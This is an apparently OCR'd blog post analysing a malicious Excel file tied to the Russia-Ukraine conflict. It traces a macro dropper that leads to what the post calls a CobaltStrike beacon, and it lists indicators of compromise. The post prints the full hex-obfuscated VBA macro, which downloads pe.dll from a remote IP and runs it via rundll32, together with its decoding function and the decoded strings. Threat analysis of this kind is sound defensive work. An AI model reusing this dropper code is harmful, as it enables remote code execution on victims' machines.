
A Malware Analysis in RU-AU conflict

marcoramilli.com/2022/05/10/a-malware-analysis-in-ru-au-conflict/

View all posts by marcoramilli May 10, 2022



```
+----------------------------+---------------------+---------------------+
| Stream/Storage name        | Modification Time   | Creation Time       |
+----------------------------+---------------------+---------------------+
| Root                       | 2022-04-18 10:52:06 | None                |
| '\x01CompObj'              | None                | None                |
| '\x05DocumentSummaryInform | None                | None                |
| ation'                     |                     |                     |
| '\x05SummaryInformation'   | None                | None                |
| 'Workbook'                 | None                | None                |
| '_VBA_PROJECT_CUR'         | 2022-04-18 10:52:06 | 2022-04-18 10:52:06 |
| '_VBA_PROJECT_CUR/PROJECT' | None                | None                |
| '_VBA_PROJECT_CUR/PROJECTw | None                | None                |
| m'                         |                     |                     |
| '_VBA_PROJECT_CUR/VBA'     | 2022-04-18 10:52:06 | 2022-04-18 10:52:06 |
| '_VBA_PROJECT_CUR/VBA/_VBA | None                | None                |
| _PROJECT'                  |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR | None                | None                |
| P_0'                       |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR | None                | None                |
| P_1'                       |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR | None                | None                |
| P_2'                       |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR | None                | None                |
| P_3'                       |                     |                     |
| '_VBA_PROJECT_CUR/VBA/dir' | None                | None                |
| '_VBA_PROJECT_CUR/VBA/yevh | None                | None                |
| ejcum'                     |                     |                     |
| '_VBA_PROJECT_CUR/VBA/Лист | None                | None                |
| 1'                         |                     |                     |
| '_VBA_PROJECT_CUR/VBA/ЭтаК | None                | None                |
| нига'                      |                     |                     |
+----------------------------+---------------------+---------------------+
```

Introduction

We are living difficult times. From pandemic to Russia-Ukraine war. I was tempt to let a white post for remembering such a devastating times in my personal web corner, but I came out with the idea to remember these times by analyzing an involved sample in current cyber-conflicts. I start looking for Malware and finally I found this interesting EXCEL file (md5 ahead) which took my attention for its name and for the first AV submission geo-location.


Analysis

The spread -over email- artifact is named `Військові на Азовсталі.xls` which translated from Ukrainian to English results in `Military on Azovstal.xls`. The file name links that sample to the current Russian – Ukraine conflict. Indeed on 18-04-2022, CERT-UA released HERE a public note on this specific threat confirming both: the target (Ukraine government) and the malicious intent of the email threat.

But let's analyze the infection phases and see if something really characteristics will come out. The following table sums up the first observable stage.

md5	877f834e8788d05b625ba639b9318512
OS	Winows
Format	xls
Arch	Office

Initial Infection Vector
A romantic .xls file within MACRO is abused to deliver the second infection stage. Looking for static file indicators it is possible to appreciate the following naming conventions: `ЭтаКнига`, `Лист1` and `yevhejcum`. According to google translate the first two strings represent the classic location based values that Microsoft Office automatically adds to file structure depending on your local configurations. In this specific case `ЭтаКнига` translates from Russian to English in `This book` while `Лист1` translates from Russian to English in `Sheet1`. It could be a significant indicator of a strong probability that the involved threat actor was using a Russian speaking environment. From meta-tag analysis it comes out that creation time (`2022-04-18 10:52:06`) match the "last_saved_time" which could highlight the presence of some automated tool to create the final payload (a normal behavior in criminal activities).



```
+-------------------------------+---------------------+---------------------+
| Stream/Storage name           | Modification Time   | Creation Time       |
+-------------------------------+---------------------+---------------------+
| Root                          | 2022-04-18 10:52:06 | None                |
| '\x01CompObj'                 | None                | None                |
| '\x05DocumentSummaryInform    | None                | None                |
| ation'                        |                     |                     |
| '\x05SummaryInformation'      | None                | None                |
| 'Workbook'                    | None                | None                |
| '_VBA_PROJECT_CUR'            | 2022-04-18 10:52:06 | 2022-04-18 10:52:06 |
| '_VBA_PROJECT_CUR/PROJECT'    | None                | None                |
| '_VBA_PROJECT_CUR/PROJECTw    | None                | None                |
| m'                            |                     |                     |
| '_VBA_PROJECT_CUR/VBA'        | 2022-04-18 10:52:06 | 2022-04-18 10:52:06 |
| '_VBA_PROJECT_CUR/VBA/_VBA    | None                | None                |
| _PROJECT'                     |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR    | None                | None                |
| P_0'                          |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR    | None                | None                |
| P_1'                          |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR    | None                | None                |
| P_2'                          |                     |                     |
| '_VBA_PROJECT_CUR/VBA/__SR    | None                | None                |
| P_3'                          |                     |                     |
| '_VBA_PROJECT_CUR/VBA/dir'    | None                | None                |
| '_VBA_PROJECT_CUR/VBA/yevh    | None                | None                |
| ejcum'                        |                     |                     |
| '_VBA_PROJECT_CUR/VBA/Лист    | None                | None                |
| 1'                            |                     |                     |
| '_VBA_PROJECT_CUR/VBA/ЭтаК    | None                | None                |
| нига'                         |                     |                     |
+-------------------------------+---------------------+---------------------+
```

Meta Tag Analysis


The following image shows the extracted MACRO behavior. Once you decoded strings from `hex` to `unicode` (for example by using cybercheff or your favorite tool) you would notice three main steps:

(1) the sample downloads an external file named `pe.dll` (IoC follows)

(2) the MACRO cuts and pastes such a file into a `Windows Tasks` directory and

(3) it runs pe.dll through `rundll32` .

Usually having the `.dll` without the "running command" results in a complicated reverse engineering exercise, in fact you have to decompile public exposed functions and later make assumptions on the ordered calls. But this is not the case. We do have the running command which turns to be: `undll32 C:\Windows\Tasks\pe.dll, DllRegisterServer` . I bet most of you would easily recognize from the calling function `DllRegisterServer` that we are facing a CobaltStrike beacon stager. The following image shows the the hex encoded MACRO function



```
VBA MACRO ЭтаКнига.cls
in file: [redacted]__________ __ _________.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/ЭтаКнига'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Workbook_Open()
Dim fqsbhhmvv As Object
Dim fwddtqblx As Object
Dim eebqlrdp As String
Dim aoscokhyuzhrwsea As String
eebqlrdp = adzvqseltzjwqwo("6874") & adzvqseltzjwqwo("74703a2f2f3133382e36382e3232392e302f70652e646c6c")
aoscokhyuzhrwsea = adzvqseltzjwqwo("433a") & adzvqseltzjwqwo("5c57696e646f77735c5461736b735c70652e646c6c")
Set fqsbhhmvv = CreateObject(adzvqseltzjwqwo("4d69") & adzvqseltzjwqwo("63726f736f66742e584d4c48545450"))
fqsbhhmvv.Open adzvqseltzjwqwo("474554"), eebqlrdp, False
fqsbhhmvv.send
If fqsbhhmvv.Status = 200 Then
Set fwddtqblx = CreateObject(adzvqseltzjwqwo("41444f44422e") & adzvqseltzjwqwo("53747265616d"))
fwddtqblx.Open
fwddtqblx.Type = 1
fwddtqblx.Write fqsbhhmvv.responseBody
fwddtqblx.SaveToFile aoscokhyuzhrwsea, 2
fwddtqblx.Close
End If
Dim ExecFile As Double
ExecFile = Shell(adzvqseltzjwqwo("72756e646c6c33") & adzvqseltzjwqwo("3220433a5c57696e646f77735c5461736b735c70652e646c6c2c20446c6c52656769737465725365727665672"))
End Sub
-------------------------------------------------------------------------------
VBA MACRO Лист1.cls
in file: [redacted]__________ __ _________.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/Лист1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO yevhejcum.bas
in file: [redacted]__________ __ _________.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/yevhejcum'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function adzvqseltzjwqwo(ByVal bccntqjpu As String) As String
Dim isqgunnlbb As Long
For isqgunnlbb = 1 To Len(bccntqjpu) Step 2
adzvqseltzjwqwo = adzvqseltzjwqwo & Chr$(Val("&H" & Mid$(bccntqjpu, isqgunnlbb, 2)))
Next isqgunnlbb
End Function
```

Embedded Macros

The following table shows two interesting indicators decoded from `hex` strings found in the first stage. Fascinating to find-out that only from specific IP addresses you would download the stager (`pe.dll`). For example from Ukraine IP space you would get the artifact while you get a redirection to classic NGNX index page if you try to access from the UK IP address space. This is a nice indicator of targeting attack against Ukraine IP space. As mentioned the dropping website responds on plain port 80, no SSL involved so no certificate analysis, and the used Internet Protocol address is quite interesting as well. It is `138.68.229.0` . The final address `0` is used to address an entire network and not for a single host, I believe it's an interesting choice made by threat actor. The used IP is resolved by `kitchenbath.mckillican.com` , a Canadian based kitchen maker. In fact `http://kitchenbath.mckillican.com/pe.dll` makes you download the second stager (`pe.dll`) as well.

HEX	ASCII
74703a2f2f3133382e36382e3232392e302f70652e646c6c	http://138.68.229.0/pe.dll
5c57696e646f77735c5461736b735c70652e646c6c	\Windows\Tasks\pe.dll


Significative Strings

The McKillican website is made in aspx technology and it looks like a custom website, it's hard from this stage, to say if it has been compromised or if the threat actor compromised a DNS access by registering a new sub-domain (`kitchenbath.mckillican.com`) or maybe performing a subdomain takeover attack. Another interesting IoC comes from the windows task creation. No renaming and no hidden links, just a plain and simple cut and paste to tasks directory. The second stager (`pe.dll`) is a Windows PE file called through


`DllRegisterServer` entry point without any parameters. The `DllRegisterServer` function is a void input function which tries to connect on Command and Control servers as follows. The sample clearly represent a CobaltStrike Beacon.

sha256	9990fe0d8aac0b4a6040d5979afd822c2212d9aec2b90e5d10c0b15dee8d61b1
OS	Winows
Format	PE
Arch	amd64

The following image shows a quick and dirty extract of a dynamic analysis in where we appreciate the requests to Command and Control. The calls are built on top of the memory and called in "round robin" until the first connection. The first try is on `dezword.com` which resolves (during the analysis time) in `LT` at `84.32.188.29`. On Command and Control an SSL certificate (id: `433591488225082751283964515969855882309258`) is issued on date `2022-03-22`, issuer R3, made by `Let's Encrypt`.



Address	Length	Result
0x22e8aa88a8c	174	_NT_SYMBOL_PATH=symsrv*symsr...
0x22e8b52c6b0	40	https://dezword.com/
0x22e8b52c6f0	40	https://dezword.com/
0x22e8b8880d0	11	dezword.com
0x22e8b88a160	11	dezword.com
0x22e8b88d2b0	11	dezword.com
0x22e8b88d300	11	dezword.com
0x22e8c1284a0	28	dezword.com,/apiv8/getStatus
0x22e8c1ae2a0	11	dezword.com
0x22e8c1b0ed0	87	_NT_SYMBOL_PATH=symsrv*symsr...
0x22e8cb7b470	11	dezword.com
0x22e8cb7b5b0	35	https://dezword.com/apiv8/getStatus
0x22e8cb7b650	11	dezword.com
0x22e8cb7b791	10	ezword.com
0x22e8cb7b79c	58	//dezword.com/apiv8/getStatus
0x22e8cb7b7e0	11	dezword.com
0x22e8cb7b830	11	dezword.com
0x22e8cb7b8d0	11	dezword.com
0x22e8cb7b8dc	58	//dezword.com/apiv8/getStatus
0x22e8cb7b9c0	70	https://dezword.com/apiv8/getStatus
0x22e8cb7bb50	11	dezword.com
0x22e8cb7bb5c	58	//dezword.com/apiv8/getStatus

- 

```
0x22e8d6b0688    28    http://sf.symcb.com/sf.crl0a
0x22e8d6b06c7    25    https://d.symcb.com/cps0%
0x22e8d6b06ee    24    https://d.symcb.com/rpa0
0x22e8d6b0738    21    http://sf.symcd.com0&
0x22e8d6b0759    27    http://sf.symcb.com/sf.crt0
0x22e8d6b0bd2    28    http://sv.symcb.com/sv.crl0a
0x22e8d6b0c11    25    https://d.symcb.com/cps0%
0x22e8d6b0c38    24    https://d.symcb.com/rpa0
0x22e8d6b0c82    21    http://sv.symcd.com0&
0x22e8d6b0ca3    27    http://sv.symcb.com/sv.crt0
```


Cert UA made a nice VirusTotal graph linking many of the found indicators of compromise in its article 39708 available HERE and extracted to the following image.

